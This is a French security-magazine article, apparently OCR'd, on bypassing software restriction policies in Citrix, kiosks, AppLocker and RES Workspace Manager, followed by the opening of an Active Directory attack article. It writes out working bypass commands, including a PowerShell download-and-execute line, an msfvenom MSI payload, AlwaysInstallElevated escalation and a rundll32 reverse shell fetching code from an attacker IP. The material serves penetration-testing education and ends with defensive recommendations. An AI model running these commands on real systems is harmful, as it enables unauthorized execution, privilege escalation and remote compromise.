3. Depuis Notepad, effectuer un ***Fichier > Ouvrir*** pour pouvoir ensuite saisir « *cmd.exe* » dans la barre d'adresse de l'explorateur Windows ;
4. Une invite de commande apparaît.




Fig. 2 : Contournement des restrictions visuelles via les boites de dialogue Windows.

De nombreuses méthodes de contournement de cet acabit sont documentées sur les blogs des sociétés NetSPI **[NETSPII]** et PentestPartners **[PP]**. Suite à cela, nous nous retrouvons dans une situation de test d'intrusion Windows classique et pouvons dérouler l'approche standard d'élévation de privilège, propagation sur le SI, etc. Il est important d'insister une fois de plus que par défaut, Citrix n'offre pas de solution de protection contre ce type d'attaque et qu'il est nécessaire d'employer une solution tierce, native à Windows ou non, afin de se prémunir contre l'exécution de commandes non autorisées sur le système.

1.1.3 ...et plus généralement pour les kiosques : le framework iKAT

Des restrictions visuelles sont généralement mises en œuvre sur les « kiosques Internet » déployés dans des centres commerciaux, aéroports et plus généralement dans les lieux publics. Pour ces terminaux, la surface d'attaque est souvent visuellement réduite de par la publication unique d'un navigateur Internet, personnalisé ou non, qui est affiché en plein écran. Ne disposant pas directement des menus évoqués dans la section précédente, l'attaquant peut néanmoins arriver aux mêmes fins à travers différents moyens intrinsèques aux navigateurs :

- l'appel de boites de dialogues natives via JavaScript (`window.print()`, etc.) ;
- l'appel de schéma de protocoles et de handler URI (ftp://, data://, file://, etc.) ;
- l'exploitation de vulnérabilités liées à des plugins installés obsolètes (Java, Flash, etc.) ;
- le téléchargement de fichiers exécutables ou encore l'utilisation de documents Office embarquant des macros.

Le framework « iKAT » regroupe bon nombre de ces méthodes et est accessible sur Internet à l'adresse https://ikat.ha.cked.net/. Il est à noter qu'il est également possible d'utiliser une version autonome de ce framework, via la distribution Kali Linux **[IKATKALI]**.

Fig. 3 : Aperçu du framework Ikat.

Paul Craig, l'auteur d'iKAT, a documenté lors de plusieurs conférences les attaques implémentées au sein du framework **[PC1] [PC2]**.

2 Contournement de limitations logicielles

2.1 Accès au système de fichiers

Dans un environnement maîtrisé, l'utilisateur est généralement restreint à son répertoire ou partage réseau personnel. La solution de filtrage déployée peut ainsi bloquer l'accès aux lecteurs locaux (C:\, D:\, etc.). Différentes techniques peuvent être employées pour accéder à ces répertoires :

- L'utilisation d'un chemin UNC : `\\127.0.0.1\c$` : l'accès au répertoire local peut être interdit, mais le partage autorisé ;
- L'utilisation d'un *handler* spécifique : `file:///c:/Windows/System32/` ;
- L'utilisation de variables d'environnement : `%TMP%`, `%WINDIR%`, `%SYSTEMDRIVE%`, etc.
- L'ajout d'un répertoire système à une bibliothèque type « Images », « Musique » ou « Videos » en :
  → effectuant une recherche infructueuse et dans le résultat, cliquer sur le bouton ***Personnaliser*** ;
  → sélectionnant le lecteur souhaité, par exemple, C:\ ;
  → effectuant un clic droit sur le répertoire « Windows » ou « Program files » et choisir l'option ***Créer une nouvelle bibliothèque*** ;
  → la nouvelle bibliothèque virtuelle apparaîtra dans l'onglet gauche de l'explorateur Windows.




Fig. 4 : Contournement des restrictions sur le système de fichiers via les bibliothèques Windows.

Une fois l'accès au système de fichiers réalisé, il est possible de suivre une méthode classique de recherche d'authentifiants stockés sur le système ou les partages présents (*.bat, *.cmd, syspref.ini, unattend.xml, ultravnc.ini **[PWNWIKI]**) dans le but d'élever ses privilèges.

2.2 Exécution de commandes ou de programmes tiers : approche générique

Au sein d'un environnement restreint, l'attaquant souhaitera inéluctablement pouvoir exécuter des commandes système. Sur cet aspect, les techniques de contournement des restrictions logicielles varient grandement en fonction de la solution installée sur le système et le type de filtrage (liste noire ou liste blanche). Nous allons ainsi en premier lieu présenter une approche générique avant de décrire des techniques spécifiques à deux solutions populaires.

2.2.1 Limitations au niveau des invites de commande

Un contrôle d'accès peut être appliqué au niveau des commandes systèmes vues comme « dangereuses », typiquement **ipconfig**, **runas**, **mstsc**, indépendamment que l'invite de commande MS-DOS soit ou ne soit pas accessible. Si tel est le cas, une possibilité est d'utiliser l'interpréteur PowerShell, qui permet de réaliser les mêmes opérations via des fonctions .NET qui ne sont pas généralement pas couvertes par la solution en place :

- Récupération de l'adresse IP du serveur Windows :

```
PS> get-WmiObject Win32_NetworkAdapterConfiguration|Where
{$_.Ipaddress.length -gt 1}
```

- Équivalent de runas en .NET :

```
PS> $s = New-PSSession -ComputerName . -Credential DOMAIN\USER
PS> Invoke-Command -Session $s -ScriptBlock {cmd /c netstat}
```

Le démarrage possible de l'interpréteur PowerShell est réellement intéressant dans la mesure où de plus en plus d'outils d'attaque sont développés uniquement en PowerShell, par exemple les frameworks de reconnaissance PowerTools **[PSTOOLS]**, d'exploitation PowerSploit **[PSPLOIT]** et de post-exploitation PowerShellEmpire **[PSEMPIRE]**.

Dans le cas où les règles en place filtrent également l'accès à la console PowerShell, il est possible de recourir à l'une des astuces suivantes :

- exécuter la version x86 de PowerShell (**C:\windows\system32\windowsPowershell\<version>\powershell.exe**) qui ne possède pas le même condensat que la version x64 dans le répertoire par défaut (**C:\windows\syswow64\windowsPowershell\<version>\powershell.exe**) ;
- exécuter l'éditeur de scripts PowerShell **powershell_ise.exe** (**C:\windows\system32\windowsPowershell\<version>\powershell_ise.exe**, **C:\windows\syswow64\windowsPowershell\<version>\powershell_ise.exe**) qui intègre une console PowerShell par défaut ;
- effectuer une recherche sur les exécutables **powershell_ise.exe** et **powershell.exe** présents dans les sous-répertoires **C:\Windows\WinSxS**, car ces exécutables peuvent être omis par la règle de filtrage présente ;
- utiliser le binaire « Not PowerShell » **[NPS]** qui fait appel à la classe « PowerShell » **[PSNET]** du framework .NET, si l'accès aux exécutables originaux a été restreint.




Fig. 5 : Appel d'un interpréteur PowerShell présent dans C:\Windows\WinSXS.

Il est à noter que la politique d'exécution (« Execution Policy ») définie au niveau système empêche généralement l'exécution de scripts PowerShell. Ce mécanisme, qui n'est en aucun cas un mécanisme de sécurité, est contournable via les commandes suivantes :

```
PS> Get-Content script.txt | iex
PS> Get-Content script.txt | PowerShell.exe -noprofile -
> powershell -exec bypass -nop -c "iex(New-Object Net.WebClient).
DownloadString('URL')"
```




Fig. 6 : Exemple de contournement de politique d'exécution PowerShell.

Un article sur le blog de la société NetSPI (décidément) **[NETSPI2]** recense de nombreuses techniques supplémentaires permettant le contournement des restrictions d'exécutions sur les scripts PowerShell.

2.2.2 Limitations au niveau des scripts

Un second type de filtrage peut interdire l'accès aux invites de commande uniquement depuis certains processus, par exemple **explorer.exe**. Il est alors nécessaire de passer par des applications ou scripts intermédiaires (scripts vbs, bat, js, msi, etc.) étant autorisés à démarrer **cmd.exe** ou **powershell.exe**.

2.2.2.1 Fichiers Windows Installer

Sur Windows, les programmes portant une extension .msi ou .msp permettent d'installer des applications sur le système. L'installer msiexec décompresse le paquet d'installation sous la forme d'un fichier portant l'extension .tmp qu'il exécute ensuite, permettant ainsi de contourner d'éventuelles limitations sur l'exécution directe de fichiers exécutables.

Metasploit permet facilement de générer un fichier .msi embarquant une charge utile définie par l'utilisateur :

```
$ msfvenom -f msi -p windows/x64/exec cmd=cmd.exe > meterp.msi
```

L'exécution d'un installer msi nécessite toutefois les droits administrateurs au niveau du système, ce qui limite au premier abord l'intérêt de cette technique. Néanmoins une GPO Windows, non activée par défaut, permet de fournir temporairement des droits d'administration locaux à un programme d'installation exécuté par tout utilisateur standard **[GPOELEVATED]**. L'activation de cette GPO est visible à travers les clés de registre suivantes :

```
[HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer]
"AlwaysInstallElevated"=dword:00000001
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer]
"AlwaysInstallElevated"=dword:00000001
```

Dans ce cas-ci, l'utilitaire msiexec exécute l'installer msi malveillant avec les droits du compte « NT AUTHORITY\SYSTEM » et outre le contournement des restrictions logicielles, permet d'acquérir les droits administrateurs sur le système : un exemple d'exploitation de cette méthode visant à ajouter un compte administrateur est documenté sur un blog Microsoft **[EXPELEVATED]**.

Petite astuce pour une exploitation distante, l'option **/quiet** permet de contourner l'alerte visuelle de l'UAC :

```
> msiexec /quiet /i meterp.msi
```

2.2.2.2 Script VBS

Un script Visual Basic est par défaut exécuté par le moteur de scripts *Windows Script Host*. Ce dernier permet d'instancier l'objet **WSCript.shell** qui permet d'exécuter des commandes sur le système :

```
Set oShell = WScript.CreateObject("WSCript.shell")
oShell.run "cmd"
```

Il est toutefois à noter que l'exécution de script VBS requiert l'activation de la clé de registre suivante :

```
HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\Enabled
```

Outre l'exécution de commandes, le langage Visual Basic permet d'accéder aux API Windows (création de processus, chargement de bibliothèques, etc.). Pour faciliter l'exploitation, l'attaquant pourrait utiliser le script développé par Didier Stevens permettant de convertir un shellcode arbitraire en VBScript **[SC2VBS]**.

2.2.2.3 Script HTML

L'objet WSCript peut également être chargé via du code ActiveX comme le montre l'extrait de code suivant :

```
<html>
<head>
</head>
<body>
<script language="javascript" type="text/javascript">
function OpenFile(){
var x = new ActiveXObject("WScript.Shell");
x.run('cmd.exe');
}
</script>
<input  type="button" value="Launch CMD"  href="#" onclick=
"javascript:OpenFile();">
</body>
</html>
```




Fig. 7 : Appel de l'interpréteur MS-DOS via un ActiveX.

La désactivation du moteur *Windows Script Host*, via la clé de registre évoquée auparavant, ne permet pas d'empêcher cette attaque dans la mesure où cette protection ne s'applique qu'aux scripts portant l'extension VBS ou JS. Toutefois la désactivation des contrôles ActiveX au sein du navigateur Internet Explorer permettrait de déjouer cette technique d'exécution.

2.2.2.4 Macros Office

Dans le cas où au moins un composant de la suite Office est accessible sur le système, il est possible d'utiliser les macros de la suite Office afin d'écrire du code VBS permettant d'exécuter des commandes systèmes :

```
Sub NewMacro()
Shell "powershell", vbMaximizedFocus
End Sub
```





Fig. 8 : Appel de l'interpréteur powershell via une Macro VBS.

2.3 Focus sur Windows AppLocker

Microsoft propose sa propre solution de restriction logicielle nommée AppLocker et disponible nativement sur ses systèmes d'exploitation à partir de Windows 7 et 2008 **[APPLOCKER]**. Cette solution propose principalement trois modes de fonctionnement :



- filtrage sur la base du répertoire d'exécution ;
- filtrage sur la base des condensats des fichiers ;
- filtrage sur la base des publicateurs d'applications, à savoir l'entité figurant au sein du certificat ayant signé une application.

Il est possible d'utiliser de manière indépendante chacun de ces modes, et de les appliquer au niveau des ressources suivantes :

- exécutables Windows (.exe et .com) : il est à noter que sur les systèmes x86, AppLocker ne bloque pas par défaut le sous-système 16 bits émulé par le processus NT Virtual Dos Machine (NTVDM), et il est ainsi possible d'utiliser l'interpréteur **command.com** à la place de **cmd.exe** ;
- installers Windows (.msi et .msp) ;
- DLLs (.dll et .ocx) ;
- scripts divers (.ps1, .bat, .cmd,.vbs, .js) : la liste des extensions bloquées n'est pas personnalisable.

Et pour chaque restriction définie, celle-ci peut être déclarée en mode liste noire ou liste blanche.

Cette section vise à détailler quelques méthodes permettant d'outrepasser les règles définies.

2.3.1 Restrictions basées sur les répertoires d'accès

AppLocker autorise par défaut l'exécution de programmes depuis les répertoires **C:\Windows** et **C:\Programmes** afin de garantir le bon fonctionnement global du système. Un des premiers contrôles à mener lorsque confronté à un système couvert par AppLocker est de vérifier si l'utilisateur dispose de droits d'écriture dans l'un de ces sous-répertoires. L'outil AppLockerBC **[APPBC]** permet d'automatiser cette opération en copiant et exécutant un programme arbitraire récursivement dans tous les répertoires de **C:\Windows**. Sur un socle système Windows 7 par défaut, l'application de cet outil révèle ces résultats :

```
The following paths allow write (and read)

FullName
--------
C:\Windows\debug\WIA\ABCtestfile.exe
C:\Windows\PCHEALTH\ERRORREP\QHEADLES\ABCtestfile.exe
C:\Windows\PCHEALTH\ERRORREP\QSIGNOFF\ABCtestfile.exe
C:\Windows\Registration\CRMLog\ABCtestfile.exe
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys\ABCtestfile.exe
C:\Windows\System32\spool\drivers\color\ABCtestfile.exe
C:\Windows\Tasks\ABCtestfile.exe
C:\Windows\tracing\ABCtestfile.exe
```

Fig. 9 : Répertoires accessibles en écriture à un utilisateur standard et d'où l'exécution de binaire est autorisée.

Il est ainsi possible de contourner AppLocker de manière triviale en copiant les exécutables dans les répertoires précédents, par exemple **C:\Windows\tasks** et **C:\windows\debug\WIA**.

La recherche de répertoires présentant un défaut de configuration peut évidemment être étendue à l'ensemble du système de fichiers. Par ailleurs, la même logique est également applicable pour les fichiers *.msi, *.bat, *.cmd, *.js, *.vbs, *.ps1, etc. Il est à noter que l'outil mentionné ne supprime pas les fichiers créés : il est nécessaire de rajouter une ligne de code adéquate au script pour supprimer les fichiers créés sur le système.

2.3.2 Restrictions génériques (condensats, publicateurs, scripts, etc.)

2.3.2.1 Scripts HTA

Comme vu précédemment AppLocker bloque uniquement une liste finie d'extensions (.js, .vbs, .cmd, .bat et .ps1) qu'il n'est pas possible de personnaliser. Il est ainsi possible de contourner AppLocker via les scripts HTA. Le format HTLM Application (HTA) est une extension dédiée aux fichiers HTML dynamiques qui incorporent une partie visuelle en HTML pur et une partie dynamique en VBScript ou JavaScript.

L'extrait de code suivant permet ainsi d'instancier un objet WScript et d'exécuter **cmd.exe** bien qu'une règle AppLocker interdise explicitement l'exécution de ce binaire :

```
<HTML>
<HEAD>
<script language="VBScript">
    Set objShell = CreateObject("Wscript.Shell")
    objShell.Run "cmd.exe"
</script>
</HEAD>
<BODY>
</BODY>
</HTML>
```

Contrairement à un script VBS, le script HTA est bien exécuté indépendamment de la valeur de l'activation du *Windows Script Host*.

2.3.2.2 PowerShell

Les méthodes de lancement d'un interpréteur PowerShell et d'exécution de scripts évoquées précédemment sont également valables pour AppLocker et permettent de contourner le blocage d'exécutables sur la base du répertoire de lancement, mais également sur la base du condensat.

2.3.2.3 Bibliothèques DLL

L'exécutable **rundll32.exe** permet d'exécuter les bibliothèques dynamiques au format DLL sous Windows. Si ce programme n'est pas explicitement bloqué par une règle au niveau de AppLocker, il est possible de l'utiliser afin d'exécuter du code arbitraire présent au niveau d'une DLL.

```
rundll32.exe c:\users\public\desktop\cmd.dll,Control_RunDLL
```

Certes, AppLocker pourrait bloquer la DLL, car elle n'est pas légitime, mais implémenter un contrôle au niveau de

l'ensemble des DLL chargées peut représenter une tâche titanesque et n'est pas réellement viable dans le temps.

Le principal inconvénient de la technique présentée ci-dessus est la nécessité de déposer un fichier sur le système, chose qu'il n'est pas toujours possible si le copier/coller est interdit, si le montage de lecteurs locaux/distants est interdit et si aucun accès Internet n'est possible. Il est alors intéressant de recourir à la fonction **RunHTMLApplication** qui peut charger et exécuter du code JavaScript, lequel embarque un objet ActiveX qui exécute **cmd.exe**, ou en l'occurrence un reverse shell comme le montre la ligne de commandes suivante :

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.
write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.
Open("GET","http://192.168.1.97/connect",false);try{h.Send();B=h.
ResponseText;eval(B);}catch(e){new%20ActiveXObject("WScript.
Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}
```

Une explication s'impose :

- **rundll32.exe** essaye de charger manuellement la DLL **javascript:"\..\mshtml**, mais suite à plusieurs échecs successifs, appelle la fonction **LoadLibrary** qui ajoute l'extension .dll à l'ensemble, soit **javascript:"\..\mshtml.dll** ;
- faute de trouver cette DLL à la racine du système d'exploitation, **LoadLibrary** interprète le nom de la bibliothèque comme chemin relatif **javascript:"\..** au répertoire racine. Le retour en arrière causé par la présence des deux points dans le chemin relatif pointe vers **C:\Windows\System32**, où la bibliothèque **mshtml.dll** est bien présente ;
- la fonction **RunHTMLApplication** présente dans cette DLL exécute le code JavaScript passé en paramètre, celui-ci étant invalide, provoque le chargement de l'argument passé à **rundll32.exe** en tant qu'URL. La présence de la directive **javascript** permet d'exécuter le code JavaScript qui suit.

Comme le lecteur peut le comprendre, l'exécution passe par une chaîne d'exceptions et d'anomalies au niveau de Windows, mais permet in fine de contourner les restrictions en place.

Il est à noter que dans l'exemple précédent, le serveur web cible du reverse shell accessible à l'IP « 192.168.1.97 » est maîtrisé par l'attaquant, qui communique en retour avec la machine compromise via le script PowerShell JSRat **[JSRAT]** :




Fig. 10 : Aperçu de l'outil JSRat.

2.3.2.4 Compilateur .NET

Le framework .NET est souvent installé sur un serveur Windows afin d'accéder à la panoplie de fonctions et méthodes de l'API Windows. Cette bibliothèque incorpore le compilateur **csc.exe** qui peut être utilisé pour générer un exécutable à partir de code C# valide. En compilant du code source C#, il est possible d'exécuter le code intermédiaire (*assembly*) généré via le programme légitime (et nécessaire) d'installation de composants Windows **InstallUtil.exe**, ce qui contourne de facto tout contrôle mis en œuvre sur les exécutables. Le détail de cette méthode avancée de contournement est accessible sur le blog de l'auteur de cette découverte et un module Metasploit est disponible **[INSTALLUTILI] [INSTALLUTIL2]**.

2.4 Focus sur RES Workspace Manager

La solution RES Workspace Manager, souvent utilisée en complément des technologies de virtualisation de type Citrix, fait partie des solutions de type *User Experience*

Management permettant de gérer de manière simplifiée des souches homogènes d'environnements. Ces solutions intègrent généralement un module de sécurité permettant de limiter l'exécution de programmes tiers. L'approche diffère cependant des solutions type AppLocker dans la mesure où les règles définies autorisent des processus Windows à accéder, en lecture/écriture/exécution à des ressources, qui peuvent également être des exécutables. Cela permet ainsi d'assurer le bon fonctionnement d'applications métier « client lourd » qui auraient besoin d'accéder à d'autres programmes : il est possible d'imaginer qu'une application métier puisse faire un export CSV de données et propose de l'ouvrir avec Microsoft Excel.

Dans l'exemple fictif ci-dessous, 3 règles sont définies : tous les processus peuvent démarrer **mspaint**, **notepad** peut démarrer l'interpréteur de commandes **cmd.exe** et **mspaint** peut démarrer **firefox** :




Fig. 11 : Exemple de politique de restriction logicielle sur RES Workspace Manager.

Un attaquant qui tenterait d'enfreindre ces restrictions obtiendrait un message d'erreur lui indiquant qu'il n'a pas le droit de faire l'action intentée.

À la manière d'une matrice de flux implémentée sur un pare-feu, l'attaquant doit alors trouver un défaut, un « trou dans la raquette », lui permettant de démarrer le programme qu'il souhaite, entre autres les interpréteurs de commande MS-DOS ou PowerShell. Pour cela, il peut généralement récupérer la liste des exceptions, qui sont définies dans le fichier local suivant :

```
"C:\Program Files (x86)\RES Software\Workspace Manager\Data\
DBCache\Objects\sec_globauth.xml"
```

La capture ci-dessous montre un exemple de règle :

```
<sec.mgmt_globalauthorizedfiles>
    <authfile>
        <authorizedfile>c:\windows\system32\cmd.exe</authorizedfile>
        <description/>
        <process>notepad.exe</process>
        <operation>rx</operation>
        <learningmode>yes</learningmode>
        <accesscontrol access_mode="or" zone_mode="or">
            <access>
                <type>global</type>
            </access>
        </accesscontrol>
        <guid>{AAD1D436-D6EE-459D-9A28-6C6966049C89}</guid>
        <updateguid>{409D1A47-5B5E-4310-BC27-B77E3F6E6D86}</updateguid>
        <parentguid>{00000000-0000-0000-0000-000000000000}</parentguid>
        <enabled>yes</enabled>
        <objectdesc>c:\windows\system32\cmd.exe</objectdesc>
    </authfile>
```

Fig. 12 : Extrait de politique de restriction logicielle sur RES Workspace Manager.

Un script a été développé et modélise, en s'appuyant sur la théorie des graphes, les chemins autorisés : l'utilisateur peut ainsi saisir le nom de la ressource qu'il souhaite atteindre, par exemple **cmd.exe**, afin de savoir si un chemin existe et si oui, par quelles étapes intermédiaires il faut passer **[RESANALYZER]**.

Pour l'anecdote et lors d'un test d'intrusion, l'auteur a pu trouver via cette méthode un chemin autorisant une application métier à lancer 7zip, qui lui-même était autorisé à lancer Internet Explorer, pour ensuite pouvoir démarrer un interpréteur.

3 Recommandations et conclusion

Le principal constat à établir au vu des différentes méthodes de contournement présentées dans cet article est assurément que la mise en œuvre de restrictions logicielles présente des limites structurantes inhérentes à :

- l'application d'un modèle par liste noire, par nature non exhaustif ;
- la présence intrinsèque de vulnérabilités au sein de solutions techniques de filtrage : AppLocker a été évoqué, mais les solutions non natives à Windows ne sont pas en reste, les vulnérabilités découvertes sur le produit McAfee Application Control **[MAC]** en sont un autre exemple.

Bref, le postulat suivant doit ainsi être accepté : il existera toujours un moyen de contourner une politique de restriction logicielle. Partant de cela, il est néanmoins possible d'atteindre un niveau de sécurité satisfaisant sur les systèmes cibles en :

- prenant connaissance des guides de sécurisation pour le déploiement de solutions de filtrage **[ANSSI]** **[NSA]** **[NCSC]** ;
- imposant un cloisonnement réseau strict pour les serveurs et postes de travail publiant les applications et postes de travail virtualisés ;
- désactivant au maximum les fonctionnalités visuelles **[WIN1]** **[WIN2]** et raccourcis clavier (Citrix **[CITRIX]**, Windows **[WIN3]**) sur les socles et applications ;
- traçant fortement et surveillant les actions des utilisateurs, en activant les stratégies d'audit Windows, les activités WMI **[CERTFRI]** et commandes PowerShell **[CERTFR2]** **[ADSEC]** ;
- et enfin, en auditant régulièrement les politiques de restrictions, à l'identique de ce qui est réalisé pour les matrices de flux. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.


COMMUNICATION
GUARD
CRIME
FIREWALL
RISK
SYSTEMS
ACCESS ADWARE ATTACK
PASSWORD
SAFE
DATA
TECHNOLOGY
KEY
RISK
VIDEO
RISK
ACCESS ADWARE ATTACK BUSINESS CAMERA COMPUTER CRIME
PROTECTION
COMMUNICATION
SECRET
COMPUTER
KEY
DATA
SYSTEMS
DATA
COMMUNICATION
14 ème édition
SSTIC
www.sstic.org
TECHNOLOGY TROJAN VIRUS
INTERNET
IDENTITY
SURVEILLANCE
KEY
ACCESS
RISK
DATA
RISK
DATA
SYSTEM
ACCESS ADWARE ATTACK BUSINESS CAMERA
RISK
KEY
NETWORK
PRIVACY
COMMUNICATION
LOCK
DATA
COMMUNICATION
DATA
SYSTEM TECHNOLOGY TROJAN VIRUS
KEY
CRIME
RISK
DATA
CRIME
KEY
RISK
ACCESS
CRIME
INTERNET
DATA
ACCESS
PRIVACY
COMMUNICATION
RISK
RISK
CRIME
PROTECTION
SYMPOSIUM
SUR LA SÉCURITÉ
DES TECHNOLOGIES
DE L'INFORMATION
ET DES COMMUNICATIONS
1 – 3
juin
2016
RENNES
SSTIC
SYMPOSIUM
UNIVERSITÉ DE
RENNES 1
CentraleSupélec
MINISTÈRE
DE LA DÉFENSE
DGA
cea
AIRBUS
GROUP
MISC
Multi-System & Internet Security Cookbook

ACTIVE DIRECTORY : NOUVEAUX CHALLENGES À VENIR

Vincent LE TOUX – DSI Groupe ENGIE / Service Cyber-sécurité / Responsable de la cellule Détection, Réponse et Prévention incidents

mots-clés : *ACTIVE DIRECTORY / MIMIKATZ / TRUST / SILVER TICKET / DCSYNC*

Depuis 2012 sont apparues des publications à propos de la compromission de l'Active Directory et des vulnérabilités dans les mécanismes d'authentification Kerberos. Mimikatz, implémentant certaines attaques, et le site adsecurity.org fournissant un mode d'emploi deviennent de plus en plus connus. Votre Active Directory est-il en mesure de résister à ces nouvelles attaques ?

L'Active Directory (AD) a été un composant relativement épargné jusque-là par les chercheurs en sécurité. Mais du fait qu'il soit au cœur du système d'information et qu'il gère une grande partie de l'authentification, cela en fait une cible de choix. Les mesures préconisées pour l'impact d'une attaque sont l'isolation des comptes à privilèges (via la surveillance des comptes techniques ou l'installation de bastions) et des prestations d'audit sur le respect des bonnes pratiques de sécurité sur les Active Directory telle que la prestation ADSA (*Active Directory Security Assessment* **[ADSA]**) de Microsoft. Et si l'AD est compromis, la préconisation pour résoudre cette situation est de le reconstruire à partir de zéro. La vulnérabilité Kerberos MS14-068 permettant l'élévation via Kerberos comme administrateur du domaine publiée en novembre 2014 est un cas intéressant. Cette vulnérabilité consiste à accepter comme valide un ticket Kerberos où le PAC (*Privilege Attribute Certificate*), contenant les informations relatives au SID ou au groupe de l'utilisateur, a été trafiqué. Si un pirate trouve un seul contrôleur de domaine n'ayant pas cette vulnérabilité corrigée, il peut prendre le contrôle du domaine instantanément en s'arrogeant les droits d'administrateur du domaine. Or les informations relatives aux correctifs peuvent être obtenues à distance sans compte privilégié. Nous nous demanderons alors, au vu de ces nouvelles attaques, quel est le niveau de risque réel d'un Active Directory. Puis nous chercherons comment gérer le risque de sécurité relatif à l'Active Directory.

1 De nouvelles menaces

1.1 Les droits étendus

Nous allons examiner un mécanisme pouvant être la source de portes dérobées : les droits étendus **[EXTENDED]**. Le document de référence concernant ce sujet est le document de l'ANSSI nommé « Chemins de contrôle en environnement Active Directory » **[COMPROMISSION]**.

Les droits étendus permettent de réaliser des opérations particulières telles que changer le mot de passe d'un utilisateur sans connaître le précédent (*User-Force-Change-Password*), réanimer un compte supprimé (*Unexpire-Password*), appliquer une stratégie de groupe (*Apply-Group-Policy*), configurer l'attribut SID History (*Migrate SID History*), supprimer l'expiration d'un mot de passe (*Unexpire-Password*), effectuer une réplication (*DS-Replication-Get-Changes-All*) ou le droit de s'ajouter dans un groupe sans pourtant y appartenir (*Self-Membership*). À noter que le droit étendu *Self-Membership* donnant le droit de s'ajouter comme membre d'un groupe à n'importe quel moment est non documenté.

